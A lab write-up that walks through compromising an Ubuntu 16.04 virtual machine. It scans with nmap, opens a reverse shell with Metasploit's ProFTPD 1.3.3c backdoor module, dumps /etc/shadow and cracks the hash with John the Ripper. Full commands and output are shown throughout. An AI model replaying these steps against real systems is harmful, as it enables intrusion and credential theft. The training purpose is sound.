

Compromising UBUNTU 16.04 Machine Using Metasploit

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1.Aim :

In this technical report, we will demonstrate the process of compromising an Ubuntu 16.04 machine using Metasploit, a popular penetration testing framework. The goal is to exploit a vulnerability, gain access, and retrieve the login credentials of the target machine i.e,Ubuntu 16.04.

2.Lab Setup :

- **Target Machine : Ubuntu 16.04**
- **Attacker Machine : Kali Linux**
- **Tools used :**
 - Metasploit (to exploit machine)**
 - Nmap(network mapper to scan network)**
 - John Ripper (to convert hash value of login credentials)**

3.Attack Execution :

Scanning the target:

Step 1: Open terminal and make sure all packages are updated and upgraded by running:

- **sudo apt update/upgrade**

Step 2: Identify target's IP address by using :

- **sudo arp-scan -l**

```
(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:cf:e7:79, IPv4: 192.168.124.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.124.1    00:50:56:c0:00:08    (Unknown)
192.168.124.2    00:50:56:fe:20:25    (Unknown)
192.168.124.129  00:0c:29:08:b3:81    (Unknown)
192.168.124.254  00:50:56:f0:d8:9c    (Unknown)
```

Step 3: Now identify the OS of the IP address to detect the target machine and its ports open:

- **sudo nmap -O ip address**

```
(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.124.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-21 01:13 EDT
Nmap scan report for 192.168.124.129
Host is up (0.00089s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:08:B3:81 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```

Step 4: Now create a directory and change the directory using cd & mkdir:

```
(kali㉿kali)-[~]
└─$ cd Desktop
(kali㉿kali)-[~/Desktop]
└─$ mkdir lab-ubuntu
(kali㉿kali)-[~/Desktop]
└─$ cd lab-ubuntu
(kali㉿kali)-[~/Desktop/lab-ubuntu]
└─$
```

Step 5: Now to find the vulnerability of machine , perform nmap scanning for the opened ports ,script scanning,a detailed scan of the ip address and save it in a text file:

- **sudo nmap -p21,22,80 -sV -vv --script vuln -oN filename.txt ip address**

```
(kali㉿kali)-[~/Desktop/lab-ubuntu]
└─$ sudo nmap -p21,22,80 -sV -vv --script vuln -oN nmap-vuln.txt 192.168.124.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-21 01:22 EDT
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 01:22
NSE Timing: About 50.00% done; ETC: 01:23 (0:00:31 remaining)
Completed NSE at 01:23, 34.04s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 01:23
Completed NSE at 01:23, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Initiating ARP Ping Scan at 01:23
Scanning 192.168.124.129 [1 port]
Completed ARP Ping Scan at 01:23, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:23
Completed Parallel DNS resolution of 1 host. at 01:23, 0.01s elapsed
Initiating SYN Stealth Scan at 01:23
Scanning 192.168.124.129 [3 ports]
Discovered open port 80/tcp on 192.168.124.129
Discovered open port 21/tcp on 192.168.124.129
```

Step 6: Open the text file using mousepad & filter the scan report , keep only the essential informations that is required.

- mousepad filename

```
1# Nmap 7.90SN scan initiated Sun Jul 21 01:22:45 2024 as: nmap -p21,22,80 -vv -SV --script vuln -oN nmap-vuln.txt 192.168.124.129
2Pre-scan script results:
3 | broadcast-avahi-dos:
4 |   Discovered hosts:
5 |     224.0.0.251
6 |   After NUL UDP avahi packet DOS (CVE-2011-1002).
7 |   Hosts are all up (not vulnerable).
8 Nmap scan report for 192.168.124.129
9 Host is up, received tcp-response (0.00094s latency).
10 Scanned at 2024-07-21 01:23:20 EDT for 318s
11
12 PORT      STATE SERVICE REASON      VERSION
13 21/tcp    open  ftp      syn-ack ttl 64  ProFTPD 1.3.3c
14 | vulners:
15 |   cpe:/a:proftpd:proftpd:1.3.3c:
16 |   SAINT-FD1752E12AA72FD3A26E8B9B315E8382 10.0 https://vulners.com/saint/SAINT-FD1752E12AA72FD3A26E8B9B315E8382 *EXPLOIT+
17 |   SAINT-ECC520075C7865AF72D38D03839278 10.0 https://vulners.com/saint/SAINT-ECC520075C7865AF72D38D03839278 *EXPLOIT+
18 |   SAINT-C38482A29286C4F65C48D190FFEC245 10.0 https://vulners.com/saint/SAINT-C38482A29286C4F65C48D190FFEC245 *EXPLOIT+
19 |   SAINT-958EB8D408A4B39926ACAD3CC02E 10.0 https://vulners.com/saint/SAINT-958EB8D408A4B39926ACAD3CC02E *EXPLOIT+
20 |   SAINT-63B778973504C259E4F40DCAD35E957 10.0 https://vulners.com/saint/SAINT-63B778973504C259E4F40DCAD35E957 *EXPLOIT+
21 |   SAINT-54FCA613A72A6139006F860F77D35A4 10.0 https://vulners.com/saint/SAINT-54FCA613A72A6139006F860F77D35A4 *EXPLOIT+
22 |   SAINT-1B8F4664C28B18EC0617B41D9AC 10.0 https://vulners.com/saint/SAINT-1B8F4664C28B18EC0617B41D9AC *EXPLOIT+
23 |   SAINT-80292D8F85ADFBE8F74F01E408AF2AF 10.0 https://vulners.com/saint/SAINT-80292D8F85ADFBE8F74F01E408AF2AF *EXPLOIT+
24 |   PROFTPD_MOD_COPY 10.0 https://vulners.com/canvas/PROFTPD_MOD_COPY *EXPLOIT+
25 |   PACKETSTORM-162777 10.0 https://vulners.com/packetstorm/PACKETSTORM-162777 *EXPLOIT+
26 |   PACKETSTORM-132218 10.0 https://vulners.com/packetstorm/PACKETSTORM-132218 *EXPLOIT+
27 |   PACKETSTORM-131567 10.0 https://vulners.com/packetstorm/PACKETSTORM-131567 *EXPLOIT+
28 |   PACKETSTORM-131555 10.0 https://vulners.com/packetstorm/PACKETSTORM-131555 *EXPLOIT+
29 |   PACKETSTORM-131580 10.0 https://vulners.com/packetstorm/PACKETSTORM-131580 *EXPLOIT+
30 |   EDB-ID-149986 10.0 https://vulners.com/exploitdb/EDB-ID-149986 *EXPLOIT+
31 |   CVE-2010-4221 10.0 https://vulners.com/cve/CVE-2010-4221 *EXPLOIT+
32 |   1337DAY-ID-36298 10.0 https://vulners.com/zer1t0/1337DAY-ID-36298 *EXPLOIT+
33 |   1337DAY-ID-23720 10.0 https://vulners.com/zer1t0/1337DAY-ID-23720 *EXPLOIT+
34 |   1337DAY-ID-23544 10.0 https://vulners.com/zer1t0/1337DAY-ID-23544 *EXPLOIT+
35 |   CVE-2010-12315 9.8 https://vulners.com/cve/CVE-2010-12315 *EXPLOIT+
36 |   SSV-26016 9.0 https://vulners.com/seebug/SSV-26016 *EXPLOIT+
37 |   SSV-24282 9.0 https://vulners.com/seebug/SSV-24282 *EXPLOIT+
38 |   CVE-2011-4130 9.0 https://vulners.com/cve/CVE-2011-4130 *EXPLOIT+
39 |   SSV-96525 7.5 https://vulners.com/seebug/SSV-96525 *EXPLOIT+
40 |   CVE-2023-51713 7.5 https://vulners.com/cve/CVE-2023-51713 *EXPLOIT+
41 |   CVE-2021-46854 7.5 https://vulners.com/cve/CVE-2021-46854 *EXPLOIT+
```

```
240 |   CVE-2019-17867 5.3 https://vulners.com/cve/CVE-2019-17867 *EXPLOIT+
241 |   CVE-2019-0220 5.3 https://vulners.com/cve/CVE-2019-0220 *EXPLOIT+
242 |   CVE-2019-0196 5.3 https://vulners.com/cve/CVE-2019-0196 *EXPLOIT+
243 |   CVE-2018-17189 5.3 https://vulners.com/cve/CVE-2018-17189 *EXPLOIT+
244 |   CVE-2018-1283 5.3 https://vulners.com/cve/CVE-2018-1283 *EXPLOIT+
245 |   SSV-96537 5.0 https://vulners.com/seebug/SSV-96537 *EXPLOIT+
246 |   EXPLOITPACK-CBC2508E08FF3F1C0402C80AA0C0750 5.0 https://vulners.com/exploitpack/EXPLOITPACK-CBC2508E08FF3F1C0402C80AA0C0750
247 |   EXPLOITPACK-2666F80676B4B582D689921651A30355 5.0 https://vulners.com/exploitpack/EXPLOITPACK-2666F80676B4B582D689921651A30355
248 |   1337DAY-ID-28573 5.0 https://vulners.com/zer1t0/1337DAY-ID-28573 *EXPLOIT+
249 |   CVE-2016-8012 4.3 https://vulners.com/cve/CVE-2016-8012 *EXPLOIT+
250 |   4013EC7A-83C1-5095-938A-54197A585860 4.3 https://vulners.com/githubexploit/4013EC7A-83C1-5095-938A-54197A585860 *EXPLOIT+
251 |   1337DAY-ID-33575 4.3 https://vulners.com/zer1t0/1337DAY-ID-33575 *EXPLOIT+
252 |   PACKETSTORM-152441 0.0 https://vulners.com/packetstorm/PACKETSTORM-152441 *EXPLOIT+
253 |_http-csrf: Couldn't find any CSRF vulnerabilities.
254 |_http-server-header: Apache/2.4.18 (Ubuntu)
255 |_http-downbased-sssi: Couldn't find any DOM based XSS.
256 |_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
257 |_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
258 |_http-vulnerabilities-check:
259 |   VULNERABLE:
260 |     Slowloris DOS attack
261 |     State: LIKELY VULNERABLE
262 |     IDS: CVE:CVE-2007-6750
263 |     Slowloris tries to keep many connections to the target web server open and hold
264 |     them open as long as possible. It accomplishes this by opening connections to
265 |     the target web server and sending a partial request. By doing so, it starves
266 |     the http server's resources causing Denial Of Service.
267 |
268 |   Disclosure date: 2009-09-17
269 |   References:
270 |     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
271 |     http://ha.ckers.org/slowloris/
272 |_http-enum:
273 |_secret/: Potentially interesting folder
274 |_MIME Address: 80C8:29:88:13:181 (VMware)
275 |_Service Info: OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
276 |
277 |_Read data files from: /usr/bin/./share/nmap
278 |_Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
279 |# Nmap done at Sun Jul 21 01:28:38 2024 -- 1 IP address (1 host up) scanned in 352.35 seconds
280
```

Here we got a report of 280 lines, Now filtering it:

```
1
2
3 PORT      STATE SERVICE REASON      VERSION
4
5 21/tcp    open  ftp      syn-ack ttl 64  ProFTPD 1.3.3c
6 ftp-proftpd-backdoor:
7 This installation has been backdoored.
8 Command: id
9 Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
10
11 22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
12
13 80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.18 ((Ubuntu))
```

Here we find that

There is a proFTPD 1.3.3c vulnerability in the target machine which enables a backdoor.

Exploiting the vulnerability:

Step 7: Launch Metasploit by running :

- msfconsole

```
msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

.:ok0000kd'      'cdk000ko.;
.x0000000000000c      c00000000000000x.;
'.0000000000000000k;      ,k0000000000000000;
'000000000kkk000000;      :00000000000000000;
c0000000.      .0000000001.      ,000000000x
d0000000.      .c00000c.      ,000000000x
l0000000.      .;d;      ,000000001
.00000000.      .;      ,000000000.
c0000000.      .00c.      'o00.      ,00000000c
o0000000.      .0000.      :0000.      ,00000000
l00000.      .0000.      :0000.      ,000001
;0000'      .0000.      :0000.      :0000;
.d000.      .00000cccx0000.      x00d.
,k0l .00000000000000.      .d0k.
:kk;.00000000000000.      c0k;
;k000000000000000k;
,x0000000000000x.
.l00000001.
.dod.
.
.

=[ metasploit v6.4.9-dev ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops ]
```

step 8: Search the proFTPD vulnerability and then to use it run use 0.

- search proFTPD 1.3.3c & use 0

```
msf6 > search proftpd 1.3.3c

Matching Modules
=====

# Name                                     Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02      excellent No   ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > |
```

Step 9 : List the payloads and set the required payload.

- show payloads
- set payload cmd/unix/reverse

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/adduser                 .               normal No    Add user with useradd
1  payload/cmd/unix/bind_perl               .               normal No    Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6         .               normal No    Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic                 .               normal No    Unix Command, Generic Command Execution
4  payload/cmd/unix/reverse                 .               normal No    Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl .               normal No    Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl           .               normal No    Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl       .               normal No    Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet .               normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Step 10: Run show options to see the parameters to be set to exploit the machine..And then set the rhost ,rport ,lport & lhost parameters. Use **ifconfig** to get ip Address for lhost.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.124.129
RHOSTS => 192.168.124.129
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.124.128
lhost => 192.168.124.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lport 7788
lport => 7788
```

Step 11: List the parameters we set by running:

- show options

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      .               no        The local client address
CPORT      .               no        The local client port
Proxies    .               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.124.129 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21              yes        The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.124.128 yes        The listen address (an interface may be specified)
LPORT     7788             yes        The listen port

Exploit target:

Id  Name
--  -
0   Automatic
```

Get Meterpreter session

step 12:For that run exploit command .Once the exploit is successful, a Meterpreter session is opened.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.124.128:7788
[*] 192.168.124.129:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HAbMouL9eNsFt5MN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "HAbMouL9eNsFt5MN\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.124.128:7788 -> 192.168.124.129:57384) at 2024-07-21 02:08:50 -0400
```


Step 13: Use Meterpreter commands to navigate the system:

use `/bin/bash` & `bash` commands to access the terminal of target machine.

After that to confirm exploited the target machine navigate to home directory and list files which shows the target machine's name

```
/bin/bash
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@vtcsec:/# ls
ls
bin    dev    initrd.img  lost+found  opt    run    srv    usr
boot   etc    lib         media       proc   sbin   sys   var
cdrom  home  lib64       mnt         root   snap   tmp   vmlinuz
root@vtcsec:/#

root@vtcsec:/# cd /home
cd /home
root@vtcsec:/home# ls
ls
marlinspike
```

Retrieve password file:

Step 14: Navigate to the `etc` directory and list files in it contains the file named `shadow` which stores passwords

```
root@vtcsec:/# ls
ls
bin    dev    initrd.img  lost+found  opt    run    srv    usr
boot   etc    lib         media       proc   sbin   sys   var
cdrom  home  lib64       mnt         root   snap   tmp   vmlinuz
root@vtcsec:/#

root@vtcsec:/# cd /etc
cd /etc
root@vtcsec:/etc# ls
ls
acpi                               hostname                               ppp
adduser.conf                      hosts                                 printcap
alternatives                     hosts.allow                          profile
anacrontab                       hosts.deny                          profile.d
apache2                          hp                                   protocols
apg.conf                         ifplugd                             pulse
apm                              iftab                              python
apparmor                         ImageMagick-6                      python2.7
apparmor.d                      init                               python3
appost                           init.d                             python3.5
appstream.conf                 initramfs-tools                   rc0.d
apt                             inputrc                           rc1.d
aptdaemon                      inserv                             rc2.d
at-spi2                        inserv.conf                       rc3.d
avahi                          inserv.conf.d                     rc4.d
bash.bashrc                    iproute2                          rc5.d
bash_completion                issue                             rc6.d
```

Step 15: Display the content of `shadow` file using `cat` command and search for the target machine's username which contains the password for it beside it.

```
root@vtcsec:/etc# cat shadow
cat shadow
root:!:17484:0:99999:7:::
daemon*:17379:0:99999:7:::
bin*:17379:0:99999:7:::
sys*:17379:0:99999:7:::
sync*:17379:0:99999:7:::
games*:17379:0:99999:7:::
man*:17379:0:99999:7:::
lp*:17379:0:99999:7:::
mail*:17379:0:99999:7:::
news*:17379:0:99999:7:::
uucp*:17379:0:99999:7:::
proxy*:17379:0:99999:7:::
www-data*:17379:0:99999:7:::
backup*:17379:0:99999:7:::
list*:17379:0:99999:7:::
irc*:17379:0:99999:7:::
gnats*:17379:0:99999:7:::
nobody*:17379:0:99999:7:::
systemd-timesync*:17379:0:99999:7:::
systemd-network*:17379:0:99999:7:::
systemd-resolve*:17379:0:99999:7:::
systemd-bus-proxy*:17379:0:99999:7:::
syslog*:17379:0:99999:7:::
_apt*:17379:0:99999:7:::
messagebus*:17379:0:99999:7:::
usbmux*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUILrckw69LR/0EMTubFFCYpM3MUHVmtyYW9.ov/aszTpWHLac2x6Fvy5tpUUXQbUHCkbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd*:17486:0:99999:7:::
root@vtcsec:/etc#
```

Crack the password :

Step 16: Now exit the session and the metasploit.

```
root@vtcsec:/etc# ^C
Abort session 3? [y/N] y

[*] 192.168.124.129 - Command shell session 3 closed. Reason: User exit
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exit

(kali@kali)-[~/Desktop/lab-ubuntu]
$
```

Step 17: Make sure there is no older john ripper file which was created before by navigating to the root directory and use **ls -a** command to list the files in directory. Now search for that john ripper file if it found then delete it using **rm -rf filename** command

```
(kali@kali)-[~/Desktop/lab-ubuntu]
$ cd
(kali@kali)-[~/]
$ ls -a
.          .bashrc.original  .dmrc      .face.icon  .local      .profile  Videos      .zsh_history
..         .cache            Documents  .gnupg      .msf4       Public    .Xauthority  .zshrc
.bash_logout .config          Downloads  .ICEauthority Music       .sudo_as_admin_successful .xsession-errors
.bashrc     Desktop          .face      .java       Pictures    Templates .xsession-errors.old
```

Step 18: Now to convert the hash value of the password, navigate to lab-ubuntu directory and create a file named hash-1 using **nano filename** command. paste the hash value and save it using **ctrl+x** and **yes**.

```
(kali@kali)-[~/Desktop/lab-ubuntu]
$ nano hash-1
GNU nano 8.0 hash-1 *
marlinspike:$6$wQb5nV3T$xB2W0/jOkbn4t1RUILrckw69LR/0EMtUbFFCypM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUXqbUhCKbL4/:17484:0:99999:7:::
```

Step 19: Using john ripper convert the hash valued password.


- john filename

The target machine's password is displayed next to the username of the target machine which is the username itself.


```
(kali@kali)-[~/Desktop/lab-ubuntu]
$ john hash-1
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2024-07-21 02:21) 33.33g/s 533.3p/s 533.3c/s 533.3C/s marlinspike..marlinspike4
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Login with obtained credentials:

Step 20: Now open the target machine and enter the password



Step 21: We have successfully logged in into the target machine



4. Analysis & Results :

- Vulnerability Exploited: [proFTPD-1.3.3C]
- Exploit Used: [exploit/unix/ftp/proftpd_133c_backdoor]
- Credentials Obtained: [marlinspike:marlinspike]
- Access Level: [root]

5. Conclusion:

This report demonstrated the process of compromising an Ubuntu 16.04 machine using Metasploit. By exploiting a known vulnerability called proFTPD 1.3.3C, we successfully gained access to the target machine and retrieved its login credentials. This exercise highlights the importance of keeping systems updated and securing sensitive files.

6. References

- Metasploit Framework(<https://www.metasploit.com/>)
- Nmap(<https://nmap.org/>)
- John the Ripper(<https://www.openwall.com/john/>)